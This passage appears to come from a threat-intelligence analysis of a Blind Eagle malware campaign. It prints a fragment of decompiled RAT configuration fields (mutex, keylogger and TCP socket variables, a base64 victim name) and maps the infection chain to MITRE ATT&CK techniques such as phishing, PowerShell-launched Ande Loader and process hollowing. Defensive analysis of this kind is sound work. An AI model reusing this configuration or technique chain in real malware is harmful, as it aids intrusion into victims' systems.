registryName = "6515f0beea";
splitter = "@!#&^%$";
victimName = "TllBTiBDQVQ=";
version = "0.7NC";
stubMutex = null;
currentAssemblyFileInfo = new FileInfo(Application.ExecutablePath);
keylogger = null;
isConnected = false;
tcpSocket = null;
lastCapturedImage = "";
currentPlugin = null;
```

## References

## MITRE ATT&CK

| MITRE ATT&CK Tactic | ID | MITRE ATT&CK Technique | Description |
|---|---|---|---|
| Initial Access | T1566 | Phishing | Blind Eagle is delivered via a phishing email containing the link to retrieve the password-protected archive. |
| User Execution | T1204.002 | Malicious File | The user launches the malicious VBS file |
| Persistence | T1547.001 | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | Persistence is achieved via the Registry Run Keys / Startup folder |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell | The VBS script spawns PowerShell to execute Ande Loader |
| Defense Evasion, Privilege Escalation | T1055.012 | Process Injection: Process Hollowing | Blind Eagle is using process hollowing to inject the final payload |